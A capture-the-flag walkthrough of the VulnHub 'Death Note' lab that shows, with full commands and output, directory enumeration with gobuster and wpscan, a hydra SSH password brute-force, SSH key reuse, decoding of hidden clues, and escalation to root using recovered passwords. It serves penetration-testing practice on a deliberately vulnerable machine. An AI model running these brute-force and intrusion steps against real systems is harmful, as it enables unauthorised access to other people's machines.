
Walkthrough


Let's deploy our machine in our own network (we have to change the network from NAT to Bridged network, so that we can discover the vulnerable machine.

1. Use netdiscover to find the vulnerable machine's IP address.



We find that the IP address of the machine is 192.168.0.182.

In order to access the web page, we must add the IP address to our /etc/hosts file and deathnote.vuln in front of the address, so that we can view the contents.




As we can see, we successfully accessed the web page. Now let's look for clues using gobuster.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://deathnote.vuln/wordpress -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://deathnote.vuln/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta                 (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/index.php            (Status: 301) [Size: 0] [──> http://deathnote.vuln/wordpress/]
/wp-admin             (Status: 301) [Size: 329] [──> http://deathnote.vuln/wordpress/wp-admin/]
/wp-content           (Status: 301) [Size: 331] [──> http://deathnote.vuln/wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 332] [──> http://deathnote.vuln/wordpress/wp-includes/]
Progress: 4614 / 4615 (99.98%)
/xmlrpc.php           (Status: 405) [Size: 42]
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(root㉿kali)-[~]
└─#
```

While gobuster -u http://deathnote.vuln/wordpress searches for discoverable contents of the url, -w /common.txt uses most commonly used words for directories. We got wp-


admin, and try our chance...




...But unfortunately, we have no access to the credentials to browse it. So we go back.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://deathnote.vuln -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://deathnote.vuln
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 197]
/manual               (Status: 301) [Size: 317] [--> http://deathnote.vuln/manual/]
/robots.txt           (Status: 200) [Size: 68]
/server-status        (Status: 403) [Size: 279]
/wordpress            (Status: 301) [Size: 320] [--> http://deathnote.vuln/wordpress/]
Progress: 4614 / 4615 (99.98%)
===============================================================
```


Analyzing the previous directory gives us the “robots.txt”.



We discover that kira does not want us to find about the /important.jpg, which might include some credentials or important info.



So we download it using wget, and know that the type of this file is actually “ASCII text” using “file”, and read it.



We should look for a file “user.txt” for login, and notes.txt for password.

Wpscan is also another option to look for common vulnerabilities in a web server and discoverable contents. Let’s try it out.

```
┌──(root㉿kali)-[~]
└─# wpscan --url http://deathnote.vuln/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://deathnote.vuln/wordpress/ [192.168.0.182]
[+] Started: Fri Aug 22 16:03:27 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.38 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

It is running on Apache server.

```
[+] WordPress readme found: http://deathnote.vuln/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://deathnote.vuln/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

We found two directories – readme.html and uploads. Since there was no clue for us in readme.html, we head to uploads directory.

We enter 2021/07/, and find two .txt files inside it.

Index of /wordpress/wp-content/uploads/2021/07

Name	Last modified	Size	Description
Parent Directory		-	
bg-150x150.jpg	2021-07-19 09:45	5.2K	
bg-300x169.jpg	2021-07-19 09:45	8.8K	
bg-768x432.jpg	2021-07-19 09:45	35K	
bg-1024x576.jpg	2021-07-19 09:45	53K	
bg-1536x864.jpg	2021-07-19 09:45	96K	
bg-1568x882.jpg	2021-07-19 09:45	100K	
bg.jpg	2021-07-19 09:45	101K	
cropped-kiralogo-1-32x32.jpeg	2021-07-19 09:44	1.0K	
cropped-kiralogo-1-150x150.jpeg	2021-07-19 09:44	4.5K	
cropped-kiralogo-1-180x180.jpeg	2021-07-19 09:44	5.7K	
cropped-kiralogo-1-192x192.jpeg	2021-07-19 09:44	6.0K	
cropped-kiralogo-1-270x270.jpeg	2021-07-19 09:44	9.4K	
cropped-kiralogo-1-300x300.jpeg	2021-07-19 09:44	11K	
cropped-kiralogo-1.jpeg	2021-07-19 09:44	23K	
cropped-kiralogo-150x150.jpeg	2021-07-19 09:43	4.3K	
cropped-kiralogo-300x253.jpeg	2021-07-19 09:43	9.5K	
cropped-kiralogo.jpeg	2021-07-19 09:43	30K	
kiralogo-150x150.jpeg	2021-07-19 09:42	4.5K	
kiralogo-300x300.jpeg	2021-07-19 09:42	11K	
kiralogo.jpeg	2021-07-19 09:42	42K	
notes.txt	2021-07-19 10:08	449	
user.txt	2021-07-19 10:38	91	

Apache/2.4.38 (Debian) Server at deathnote.vuln Port 80

We see notes.txt and user.txt in here, which include random credentials we need.

```
┌──(root㉿kali)-[~]
└─# wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
--2025-08-22 16:16:20--  http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
Resolving deathnote.vuln (deathnote.vuln)... 192.168.0.182
Connecting to deathnote.vuln (deathnote.vuln)|192.168.0.182|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 449 [text/plain]
Saving to: 'notes.txt.1'

notes.txt.1                    100%[═══════════════════════════════════════════════]     449  --.-KB/s    in 0s

2025-08-22 16:16:20 (110 MB/s) - 'notes.txt.1' saved [449/449]


┌──(root㉿kali)-[~]
└─# wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
--2025-08-22 16:16:31--  http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
Resolving deathnote.vuln (deathnote.vuln)... 192.168.0.182
Connecting to deathnote.vuln (deathnote.vuln)|192.168.0.182|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91 [text/plain]
Saving to: 'user.txt.1'

user.txt.1                     100%[═══════════════════════════════════════════════]      91  --.-KB/s    in 0s

2025-08-22 16:16:31 (19.0 MB/s) - 'user.txt.1' saved [91/91]
```

We download these text files with many passwords and usernames which one credential in each will help us login to the machine. Since it would be time consuming to try each credential, we will use the help of "hydra" tool. We use "hydra -L (login) user.txt -P (password) notes.txt ssh://192.168.0.182":

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-22 16:16:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 731 login tries (l:17/p:43), ~46 tries per task
[DATA] attacking ssh://192.168.0.182:22/
[STATUS] 268.00 tries/min, 268 tries in 00:01h, 465 to do in 00:02h, 14 active
[22][ssh] host: 192.168.0.182   login: l   password: death4me
[STATUS] 271.00 tries/min, 542 tries in 00:02h, 191 to do in 00:01h, 14 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-22 16:19:35
```

And find the credential to login into L's account.
"ssh l@192.168.0.182", death4me.

After logging in, we see that there are two users, "L" and "Kira" in home directory. We find a user.txt file in current user, and see that content is written in "brainfuck" code. So we copy the contents and read it in desired decoding website, in this instance, cyberchef was used.

```
l@deathnote:~$ ls
user.txt
l@deathnote:~$ cat user.txt
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>+++++.<<++.>>++++++++++.-----------.+.+++++.---.<<.>>++++++++++.<<.>>-------
-------.++++++++.+++++.<<.>>.-----------.---.<<.>>+++++++++++++++.-----------.---.+++++++..<<.++++++++++++.-----------.>>---
-------.++++++++++++++++++.-.<<.>>+++++.----------.++++++.<<.>>++.--------.-.++++++.<<.>>--------------------.+++.<<.>>-----.
+.++++++++++.-------.<<.>>+++++++++++++++.------.<<.>>------.--.+++..<<.>>+.--------.<<.++++++++++++++.>>++++++.--.+++++++++.---
----------.
l@deathnote:~$
```

Kira has a message for us, L. "I think you got the shell, but you wont be able to kill me. -kira"

Looking for ways to escalate our privileges, but unfortunately the current user – L, does not have any privileges to use sudo (discovered with sudo -l), the version has no known exploitable vulnerabilities according to Exploit Database, and not many files we can use with weak permissions.

We cd into /home/kira to look for any clues that might help us to get root, or find credentials to login to kira.
Using ls -la:

```
/home/kira
l@deathnote:/home/kira$ ls
kira.txt
l@deathnote:/home/kira$ ls -la
total 32
drwxr-xr-x 4 kira kira 4096 Sep  4  2021 .
drwxr-xr-x 4 root root 4096 Jul 19  2021 ..
-rw------- 1 kira kira    0 Sep  4  2021 .bash_history
-rw-r--r-- 1 kira kira  220 Jul 19  2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19  2021 .bashrc
-rwx------ 1 kira root   85 Aug 29  2021 kira.txt
drwxr-xr-x 3 kira kira 4096 Jul 19  2021 .local
-rw-r--r-- 1 kira kira  807 Jul 19  2021 .profile
drwxr-xr-x 2 kira kira 4096 Jul 19  2021 .ssh
l@deathnote:/home/kira$ cd .ssh
l@deathnote:/home/kira/.ssh$ ls
authorized_keys
l@deathnote:/home/kira/.ssh$ chmod +x authorized_keys
chmod: changing permissions of 'authorized_keys': Operation not permitted
l@deathnote:/home/kira/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDyiW87OWKrV0KW13eKWJir58hT8IbC6Z61SZNh4Yzm9XlfTcCytDH56uhDOqtMR6jVzs9qCSXGQFLhc6IMPF69
YMiK9yTU5ahT8LmfO0ObqSfSAGHaS0i5A73pxlqUTHHrzhB3/Jy93n0NfPqOX7HGkLBasYR0v/IreR74iiBI0JseDxyrZCLcl6h9V0WiU0mjbPNBGOffz41CJN78
y2YXBuUliOAj/6vBi+wMyFF3jQhP4Su72ssLH1n/E2HBimD0F75mi6LE9SNuI6NivbJUWZFrfbQhN2FSsIHnuoLIJQfuFZsQtJsBQ9d3yvTD2k/POyhURC6MW0V/
aQICFZ6z l@deathnote
```

Fortunately, we found an ssh key which will enable us to login to kira user.

```
l@deathnote:/home/kira/.ssh$ ssh kira@192.168.0.182
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$
```

After successfully logging in, we find some notes that are decoded in base64:

```
kira@deathnote:~$ ls
kira.txt
kira@deathnote:~$ cat kira.txt
cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
kira@deathnote:~$ cat kira.txt | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)kira@deathnote:~$ cd /opt
kira@deathnote:/opt$ ls -al
total 12
drwxr-xr-x  3 root root 4096 Aug 29  2021 .
drwxr-xr-x 18 root root 4096 Jul 19  2021 ..
drwxr-xr-x  4 root root 4096 Aug 29  2021 L
kira@deathnote:/opt$ cd L
kira@deathnote:/opt/L$ ls
fake-notebook-rule  kira-case
kira@deathnote:/opt/L$ cd kira-case/
kira@deathnote:/opt/L/kira-case$ ls
case-file.txt
kira@deathnote:/opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .


hmmmmmmmmm......
and according to watari ,
he died as other died after Kira targeted them .


and we also found something in
fake-notebook-rule folder .
kira@deathnote:/opt/L/kira-case$
```

L is in /opt/


and Misa is in /var.

We cd to /opt/ and ls: Finding a .txt file about a note from L, giving us a clue.

```
kira@deathnote:/opt/L/kira-case$ cd ..
kira@deathnote:/opt/L$ ls
fake-notebook-rule  kira-case
kira@deathnote:/opt/L$ cd fake-notebook-rule/
kira@deathnote:/opt/L/fake-notebook-rule$ ls -a
.  ..  case.wav  hint
kira@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef

kira@deathnote:/opt/L/fake-notebook-rule$ file case.wav
case.wav: ASCII text
kira@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
kira@deathnote:/opt/L/fake-notebook-rule$
```

After listing the fake-notebook-rule, we find a case.wav file which is actually an ASCII text. There is encrypted data inside it, so we decode it using “cyberchef” again, and find the credential we need to escalate our privileges:



And here we are. We found the credential for root – “kiraisevil”. But unfortunately, it is too late for us to save Misa.

```
kira@deathnote:/$ cd -
/opt/L
kira@deathnote:/opt/L$ cd /var
kira@deathnote:/var$ ls
backups  cache  lib  local  lock  log  mail  misa  opt  run  spool  tmp  www
kira@deathnote:/var$ cd misa
-bash: cd: misa: Not a directory
kira@deathnote:/var$ cat misa
it is toooo late for misa
kira@deathnote:/var$ sudo su
[sudo] password for kira:
root@deathnote:/var# cd /home
root@deathnote:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@deathnote:/home#
```

We change to root using sudo su, entering our “kiraisevil” password, and become the root, completing the Death Note Lab from Vuln.hub.